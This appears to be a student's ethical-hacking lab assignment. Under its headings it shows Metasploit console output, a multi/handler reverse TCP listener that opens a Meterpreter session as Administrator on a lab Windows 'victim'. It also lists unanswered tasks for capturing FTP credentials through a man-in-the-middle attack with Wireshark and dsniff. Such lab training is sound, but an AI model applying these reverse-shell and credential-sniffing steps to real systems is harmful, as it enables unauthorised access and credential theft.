


Assignment DAY 6 | 30th Aug 2020

Rashmin Patel (rashmin_patel@atul.co.in)


Question 1:

- Create payload for windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

➤ Create payload for windows



➤ Transfer the payload to the victim's machine



➤ Exploit the victim's machine

```
bpg@kali-pc-001: ~
Minimize all open windows and show the desktop
File Actions Edit View Help

msf5 exploit(multi/handler) > set LHOST 192.168.255.128
LHOST => 192.168.255.128
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.


[*] Started reverse TCP handler on 192.168.255.128:4444
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) >
[*] Sending stage (176195 bytes) to 192.168.255.130
[*] Meterpreter session 1 opened (192.168.255.128:4444 -> 192.168.255.130:49685) at 2020-09-02 10:18:00 -0700


msf5 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type  Information
  --  ---  -
  1    meterpreter x86/windows WIN-2P0T021FDJH\Administrator @ WIN-2P0T021FDJH 192.168.255.128:4444 -> 192.168.255.130:49685 (192.168.255.130)

msf5 exploit(multi/handler) >
```







Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff

➤ Create an FTP server



➤ Access FTP server from windows command prompt



- Do an mitm and username and password of FTP transaction using wireshark and dsniff

